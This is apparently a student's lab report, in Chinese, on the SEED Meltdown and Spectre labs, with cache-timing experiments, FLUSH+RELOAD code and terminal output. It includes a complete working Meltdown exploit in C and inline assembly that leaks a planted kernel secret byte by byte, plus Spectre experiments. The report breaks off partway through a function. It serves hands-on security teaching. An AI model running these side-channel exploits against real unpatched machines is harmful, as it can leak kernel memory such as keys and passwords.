Lab3实验报告

Meltdown

Task 1: Reading from Cache versus from Memory

在cache中的数据获取要比在内存中的数据获取要快，按照实验文档中的提示编译CacheTime.c并运行多次（10次以上）运行，观察获取每个数组元素的时间，一些运行结果如下：

```
Access time for array[0*4096]: 3058 CPU cycles
Access time for array[1*4096]: 540 CPU cycles
Access time for array[2*4096]: 392 CPU cycles
Access time for array[3*4096]: 150 CPU cycles
Access time for array[4*4096]: 370 CPU cycles
Access time for array[5*4096]: 378 CPU cycles
Access time for array[6*4096]: 394 CPU cycles
Access time for array[7*4096]: 150 CPU cycles
Access time for array[8*4096]: 366 CPU cycles
Access time for array[9*4096]: 400 CPU cycles
```

```
Access time for array[0*4096]: 3122 CPU cycles
Access time for array[1*4096]: 400 CPU cycles
Access time for array[2*4096]: 412 CPU cycles
Access time for array[3*4096]: 170 CPU cycles
Access time for array[4*4096]: 420 CPU cycles
Access time for array[5*4096]: 410 CPU cycles
Access time for array[6*4096]: 438 CPU cycles
Access time for array[7*4096]: 230 CPU cycles
Access time for array[8*4096]: 442 CPU cycles
Access time for array[9*4096]: 438 CPU cycles
```

可以观察到array[3*4096]和array[7*4096]的获取时间明显低于其他元素，在多次尝试中发现有的时候也会出现二者获取时间和其他元素相差较少甚至比其他元素高的情况，但整体上二者获取时间明显较短的情况更多，综合多次观察结果，区分两种内存获取的时间门槛大概为**200个CPU cycles**。

Task 2: Using Cache as a Side Channel

这一步的目标是使用侧信道攻击获取secret value，使用的技巧是FLUSH+RELOAD，恶意程序通过以sercet value为索引从一个数组中加载值，从而将secret存到cache中，然后再检查加载数组每个页的用时，从而得到secret value。

> `FLUSH+RELOAD`：
>
> 1.从缓存内存中刷新整个阵列，以确保该阵列没有被缓存。
>
> 2.调用victim函数，该函数基于秘密的值访问其中一个数组元素。此操作将导致缓存相应的数组元素。
>
> 3.重新加载整个数组，并测量重新加载每个元素所需的时间。如果某个特定元素的加载时间较快，则很可能该元素已经在缓存中。此元素必须是受害者函数所访问的元素。因此，我们可以找出秘密的价值是什么。
>
> 因为缓存的是cache line（64B）：

> 创建了一个包含256*4096字节的数组。在RELOAD步骤中使用的每个元素都是数组[*k*4096]。因为4096大于一个典型的缓存块大小（64字节），所以没有两个不同的元素数组[*i*4096]和数组[*j*4096]将在同一个缓存块中。
>
> 由于数组[*0*4096]可能与相邻内存中的变量属于相同的缓存块，因此可能由于缓存而意外缓存。因此，我们应该避免在 FLUSH+RELOAD 方法中使用数组[*0*4096]【对于其他索引k，数组[k*4096*]没有问题】。为了使其在程序中保持一致，我们对所有k个值使用数组[k4096+delta]*，其中delta被定义为一个常数1024。

先按照原FlushReload.c进行编译，然后运行编译后的FlushReload，发现并不是每次运行都能得到想要的结果：

```
[05/03/23]seed@VM:~/.../Labsetup$ FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/03/23]seed@VM:~/.../Labsetup$ FlushReload
[05/03/23]seed@VM:~/.../Labsetup$ FlushReload
[05/03/23]seed@VM:~/.../Labsetup$ FlushReload
[05/03/23]seed@VM:~/.../Labsetup$ FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/03/23]seed@VM:~/.../Labsetup$ FlushReload
[05/03/23]seed@VM:~/.../Labsetup$ FlushReload
[05/03/23]seed@VM:~/.../Labsetup$
```

原因是CACHE_HIT_THRESHOLD=80太小了，在task1中观察到的门槛大概为200，修改为200后基本每次运行都能得到正确答案：

```
The Secret = 94.
[05/03/23]seed@VM:~/.../Labsetup$ FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/03/23]seed@VM:~/.../Labsetup$ FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/03/23]seed@VM:~/.../Labsetup$ FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/03/23]seed@VM:~/.../Labsetup$ FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/03/23]seed@VM:~/.../Labsetup$ FlushReload
array[94*4096 + 1024] is in cache.
```

Task 3: Place Secret Data in Kernel Space

Meltdown的两个前提：

- We need to know the address of the target secret data.
- The secret data need to be cached, or the attack's success rate will be low.

实验dmesg命令获取secret data地址：

```
$ make
$ sudo insmod MeltdownKernel.ko
$ dmesg | grep 'secret data address'
```

```
[05/03/23]seed@VM:~/.../Labsetup$ dmesg | grep 'secret data address'
[05/03/23]seed@VM:~/.../Labsetup$ sudo insmod MeltdownKernel.ko
[05/03/23]seed@VM:~/.../Labsetup$ dmesg | grep 'secret data address'
[1344985.564554] secret data address:f9241000
[05/03/23]seed@VM:~/.../Labsetup$
```

Task 4: Access Kernel Memory from User Space

编写代码如下：

```c
#include<stdio.h>
int main(){
    char *kernel_data_addr = (char*)0xf9241000;
    char kernel_data = *kernel_data_addr;
    printf("I have reached here.\n");
    return 0;
}
```

编译后运行保 `segmentation fault`：

```
[05/03/23]seed@VM:~/.../Labsetup$ gcc -march=native task4.c -o task4
[05/03/23]seed@VM:~/.../Labsetup$ ls
a.out                FlushReload     Makefile              MeltdownKernel.c      MeltdownKernel.mod.o  Module.
CacheTime.c          FlushReload1.c  MeltdownAttack.c      MeltdownKernel.ko     MeltdownKernel.o      task4
ExceptionHandling.c  FlushReload.c   MeltdownExperiment.c  MeltdownKernel.mod.c  modules.order         task4.c
[05/03/23]seed@VM:~/.../Labsetup$ task4
Segmentation fault
```

这是因为由于CPU对内核态和用户态的隔离，用户代码不能直接当问内核态地址的数据，否则就会报错（Segmentation fault），访问禁止的内存位置将发出 `SIGSEGV` 信号，如果程序本身不处理此异常，操作系统将处理它并终止程序。所以我们无法直接读取内核态的数据。

Task 5: Handle Error/Exceptions in C

为了防止代码直接访问内核地址触发异常被内核处理报 `Segmentation default`,我们需要在自己的代码中设置异常处理，使得在我们的代码访问内核地址时触发的异常被我们自己的代码处理，避免程序崩溃，使程序能继续往下执行，异常处理的代码如下：

```c
static sigjmp_buf jbuf;
static void catch_segv(){
    // Roll back to the checkpoint set by sigsetjmp().
    siglongjmp(jbuf, 1); ①
}
int main(){
    // The address of our secret data
    unsigned long kernel_data_addr = 0xfb61b000;
    // Register a signal handler
    signal(SIGSEGV, catch_segv); ②
    if (sigsetjmp(jbuf, 1) == 0) { ③
        // A SIGSEGV signal will be raised.
        char kernel_data = *(char*)kernel_data_addr; ④
        // The following statement will not be executed.
        printf("Kernel data at address %lu is: %c\n",
        kernel_data_addr, kernel_data);
    }
    else {
        printf("Memory access violation!\n");
    }
```

```
    printf("Program continues to execute.\n");
    return 0;
}
```

通过`sigsetjmp()`和`siglongjmp()`模拟`try...catch`，程序成功捕捉到`SIGSEGV`信号，并且进行回滚，最后进入else异常处理分支，执行结果如下，可以保证程序不崩溃：

```
[05/03/23]seed@VM:~/.../Labsetup$ gcc -march=native ExceptionHandling.c -o ExceptionHandling
[05/03/23]seed@VM:~/.../Labsetup$ ls
a.out                FlushReload     MeltdownAttack.c      MeltdownKernel.mod.c  Module.symvers
CacheTime.c          FlushReload1.c  MeltdownExperiment.c  MeltdownKernel.mod.o  task4
ExceptionHandling    FlushReload.c   MeltdownKernel.c      MeltdownKernel.o      task4.c
ExceptionHandling.c  Makefile        MeltdownKernel.ko     modules.order
[05/03/23]seed@VM:~/.../Labsetup$ ExceptionHandling
Memory access violation!
Program continues to execute.
[05/03/23]seed@VM:~/.../Labsetup$
```

Task 6: Out-of-Order Execution by CPU

CPU在`if判断`处 的乱序执行示意图如下：




Figure 3: Out-of-order execution inside CPU

首先编译MeltdownExperiment.c文件：

```
gcc -march=native MeltdownExperiment_improve.c -o task7_1
```

然后运行MeltdownExperiment，多次尝试，有的时候能观察到这种乱序执行的影响，但出现的次数较少需要多次尝试。这是由于CPU的乱序执行，array[7*4096+1024] += 1；这行代码在CPU检查上一行的合法性时已经被执行，虽然后面因为CPU发现上一行不合法而丢弃掉了array[7*4096+1024]的运算结果，但是array[7*4096+1024]存在于cache中，所以用Task2中的reloadSideChannel()可以观察到array[7*4096+1024]比其他元素获取更快，从而得知array[7*4096+1024] += 1;被执行过：

```
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
```

Task 7: The Basic Meltdown Attack

Task 7.1: A Naive Approach

将Task6中的代码修改后重新编译，多次运行都没有观察到有哪个数组元素在cache中：

```
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$
```

这是因为数据加载比安全检查慢，当安全检查完成时，下面的语句还没执行完，内核数据仍然在从内存到寄存器的过程中，乱序执行的结果立即中断和丢弃，没有进入到cache中，所以在reloadSideChannel()中没有检测到哪个数组元素比其他元素获取要快，因此观察不到这种影响。

Task 7.2: Improve the Attack by Getting the Secret Data Cached

Meltdown是一个race condition漏洞，它涉及到无序执行和访问检查之间的竞争。乱序执行的速度越快，可以执行的指令就越多。乱序执行的第一步涉及到将内核数据加载到一个寄存器中。同时，对这种访问进行安全检查。如果数据加载比安全检查慢，即当安全检查完成时，内核数据仍然在从内存到寄存器的过程中，由于访问检查失败，无序执行将立即中断和丢弃。攻击也就失败了。如果我们要窃取的内核数据在攻击前已经在cache中，那么数据加载就会快得多，就更容易赶在安全检查结束之前完成数据加载。

在main函数中添加以下代码，使得在启动攻击之前缓存kernel secret data：

```c
// Open the /proc/secret_data virtual file.
int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0)
{
  perror("open");
  return -1;
}
int ret = pread(fd, NULL, 0, 0); // Cause the secret data to be cached.
```

重新编译并运行，结果如下：

```
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ MeltdownExperiment
Memory access violation!
```

可见仍然不能获取secret data，这是因为虽然将secret加载到`Cache`中能够在`meltdown`中能更快的将数据加载进寄存器，但是速度的提升并不能赶在Access Check的完成之前，所以仍然失败。

Task 7.3: Using Assembly Code to Trigger Meltdown

修改MeltdownExperiment.c的main函数，改为调用meltdown_asm()函数，重新编译并执行，出现了一些观察结果：

```
[05/03/23]seed@VM:~/.../Labsetup$ task7_3
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[05/03/23]seed@VM:~/.../Labsetup$ task7_3
Memory access violation!
[05/03/23]seed@VM:~/.../Labsetup$ task7_3
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[05/03/23]seed@VM:~/.../Labsetup$ task7_3
Memory access violation!
```

可见程序观察到看Secret=0，我很好奇为什么是0，感觉不太对，差了一些资料发现一个解释：

```
1 ; rcx = kernel address, rbx = probe array
2 xor rax, rax
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

Listing 2: The core of Meltdown. An inaccessible kernel address is moved to a register, raising an exception. Subsequent instructions are executed out of order before the exception is raised, leaking the data from the kernel address through the indirect memory access.

> While CPUs generally stall if a value is not available during an out-of-order load operation, CPUs might continue with the out-of-order execution by assuming a value for the load.
>
> We observed that the illegal memory load in our Meltdown implementation (line 4 in Listing 2) often returns a '0', which can be clearly observed when implemented using an add instruction instead of the mov. The reason for this bias to '0' may either be that the memory load is masked out by a failed permission check, or a speculated value because the data of the stalled load is not available yet.

考虑到Meltdown攻击是一个竞速攻击，要想到达乱序执行恶意代码的目的，需要卡好访问检查多出来的那一小块时间，所以我遇到的一直输出0的现象应该是由于我的代码中某个语句的位置不好，导致恶意代码乱序执行之前访问检查就已经完成，最后修改代码如下，同时加了一个统计泄露成功次数的循环

```
// 增加返回值
int reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
     addr = &array[i*4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD){
         //printf("array[%d*4096 + %d] is in cache.\n",i,DELTA);
         printf("The Secret = %d.\n",i);
         return 1;
     }
  }
  return 0;
}

// 修改main函数
int main()
{

  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  int fd=open("/proc/secret_data",O_RDONLY);
  if(fd<0){
```

```
    perror("open");
    return -1;
  }

  int cnt=0;
  for(int i = 0; i < 100; i++){
    // FLUSH the probing array
    flushSideChannel();
    int ret = pread(fd,NULL,0,0);

    if (sigsetjmp(jbuf, 1) == 0) {
       meltdown_asm(0xf9228000);
    }
    cnt+=reloadSideChannel();
  }

  printf("get secret count:%d\n",cnt);
  return 0;
}
```

```
The Secret = 83.
The Secret = 83.
The Secret = 83.
The Secret = 83.
The Secret = 83.
The Secret = 83.
The Secret = 83.
The Secret = 83.
The Secret = 0.
The Secret = 83.
The Secret = 83.
The Secret = 83.
The Secret = 0.
The Secret = 83.
The Secret = 83.
The Secret = 0.
The Secret = 83.
The Secret = 83.
The Secret = 83.
The Secret = 83.
The Secret = 83.
The Secret = 83.
The Secret = 83.
The Secret = 83.
get secret count:100
```

Task 8: Make the Attack More Practical

创建一个大小为256的score[]数组，每个可能的秘密值对应一个元素。然后多次进行攻击。

每一次，如果输出k是秘密（这个结果可能是假的），score[k]++。在多次攻击之后，使用得分最高的值k作为对秘密的最终估计。这将产生一个比基于一次运行的估计更可靠的估计。

```
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <signal.h>
#include <setjmp.h>
#include <fcntl.h>
#include <emmintrin.h>
#include <x86intrin.h>
```

```
/********************** Flush + Reload ************************/
uint8_t array[256 * 4096];
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

void flushSideChannel() {
    int i;

    // Write to array to bring it to RAM to prevent Copy-on-write
    for (i = 0; i < 256; i++) array[i * 4096 + DELTA] = 1;

    //flush the values of the array from cache
    for (i = 0; i < 256; i++) _mm_clflush(&array[i * 4096 + DELTA]);
}

static int scores[256];

void reloadSideChannelImproved() {
    int i;
    volatile uint8_t* addr;
    register uint64_t time1, time2;
    int junk = 0;
    for (i = 0; i < 256; i++) {
        addr = &array[i * 4096 + DELTA];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        if (time2 <= CACHE_HIT_THRESHOLD)
            scores[i]++; /* if cache hit, add 1 for this value */
    }
}
/********************** Flush + Reload ************************/

void meltdown_asm(unsigned long kernel_data_addr) {
    char kernel_data = 0;

    // Give eax register something to do
    asm volatile(
        ".rept 400;"
        "add $0x141, %%eax;"
        ".endr;"

        :
    :
        : "eax"
        );

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;
    array[kernel_data * 4096 + DELTA] += 1;
}

// signal handler
static sigjmp_buf jbuf;
static void catch_segv() {
    siglongjmp(jbuf, 1);
```

```
}

int main() {
    int i, j, ret = 0;

    // Register signal handler
    signal(SIGSEGV, catch_segv);

    int fd = open("/proc/secret_data", O_RDONLY);
    if (fd < 0) {
        perror("open");
        return -1;
    }

    for (int k = 0; k < 8; k++) {
        memset(scores, 0, sizeof(scores));
        flushSideChannel();

        // Retry 1000 times on the same address.
        for (i = 0; i < 1000; i++) {
            ret = pread(fd, NULL, 0, 0);
            if (ret < 0) {
                perror("pread");
                break;
            }

            // Flush the probing array
            for (j = 0; j < 256; j++)
                _mm_clflush(&array[j * 4096 + DELTA]);

            if (sigsetjmp(jbuf, 1) == 0) {
                meltdown_asm(0xf9241000 + k);   // 地址每次+1
            }

            reloadSideChannelImproved();
        }

        // Find the index with the highest score.
        int max = 0;
        for (i = 0; i < 256; i++) {
            if (scores[max] < scores[i])
                max = i;
        }

        printf("The secret value is %d %c\n", max, max);
        printf("The number of hits is %d\n", scores[max]);
    }
    return 0;
}
```

```
[05/03/23]seed@VM:~/.../Labsetup$ task8
The secret value is 83 S
The number of hits is 851
The secret value is 69 E
The number of hits is 948
The secret value is 69 E
The number of hits is 954
The secret value is 68 D
The number of hits is 952
The secret value is 76 L
The number of hits is 960
The secret value is 97 a
The number of hits is 970
The secret value is 98 b
The number of hits is 939
The secret value is 115 s
The number of hits is 971
```

Spectre

Task1&Task2

与Meltdown中的task1、task2相同，不再重复。

Task 3: Out-of-Order Execution and Branch Prediction

运行结果如下：

```
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
```

我把阈值修改为200，结果如下，几乎每次都成功：

```
The Secret = 97.
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
```

Comment out the line marked with ☆ and execute again：

```
[05/04/23]seed@VM:~/.../Labsetup$ [05/04/23]seed@VM:~/.../Labsetup$ gcc -march
riment_zhushi
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_zhushi
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_zhushi
array[97*4096 + 1024] is in cache.
The Secret = 97.
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_zhushi
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_zhushi
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_zhushi
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_zhushi
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_zhushi
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_zhushi
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_zhushi
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_zhushi
[05/04/23]seed@VM:~/.../Labsetup$
```

可以观察到注释掉带星号的一行代码之后，成功的机率降低了很多，这是因为我们注释掉之后没有把size从cashe中清理出去，直接从cache中获取size的值，速度变快，进行分支预测的可能性变小。

将训练CPU选择正确的分支部分的victim(i)改为victim(i+20)之后运行结果如下：

```
[05/04/23]seed@VM:~/.../Labsetup$ vim SpectreExperiment.c
[05/04/23]seed@VM:~/.../Labsetup$ gcc -march=native SpectreExperiment.c -o SpectreExperiment_plus20
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_plus20
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_plus20
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_plus20
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_plus20
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_plus20
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_plus20
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_plus20
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_plus20
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_plus20
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_plus20
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_plus20
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_plus20
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_plus20
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_plus20
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_plus20
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_plus20
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_plus20
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_plus20
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_plus20
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_plus20
[05/04/23]seed@VM:~/.../Labsetup$ SpectreExperiment_plus20
```

这是因为改为victim(i+20)之后，由于总有i+20>10，所以等于我们训练了CPU每次都选择错误的分支，那自然下面我们用victim(97)时CPU不会选择正确的分支，自然也不会成功。

Task 4: The Spectre Attack

多次执行，可以获取secret value，但不是每次都能获得：

```
[05/04/23]seed@VM:~/.../Labsetup$ SpectreAttack
secret: 0x80487a0
buffer: 0x804a024
index of secret (out of bound): -6276
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
[05/04/23]seed@VM:~/.../Labsetup$ SpectreAttack
secret: 0x80487a0
buffer: 0x804a024
index of secret (out of bound): -6276
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
[05/04/23]seed@VM:~/.../Labsetup$ SpectreAttack
secret: 0x80487a0
buffer: 0x804a024
index of secret (out of bound): -6276
[05/04/23]seed@VM:~/.../Labsetup$ SpectreAttack
secret: 0x80487a0
buffer: 0x804a024
index of secret (out of bound): -6276
[05/04/23]seed@VM:~/.../Labsetup$ SpectreAttack
secret: 0x80487a0
buffer: 0x804a024
index of secret (out of bound): -6276
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
```

Task 5: Improve the Attack Accuracy

直接编译运行SpetreAttackImproce，得到的结果为0：

```
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -6012
The secret value is 0()
The number of hits is 832
[05/04/23]seed@VM:~/.../Labsetup$
```


这是因为`spectreAttack`中经常会因为`restrictedAccess`的返回值是0，导致array[0]一定会被访问：

那我们修改的思路也很自然就是统计scores时对0特殊处理，忽略零：


```
void reloadSideChannelImproved()
{
  int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
  int junk = 0;

  for (i = 1; i < 256; i++) // 从1开始，scores[i]++时忽略0
  {
    addr = &array[i * 4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
```

```
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD)
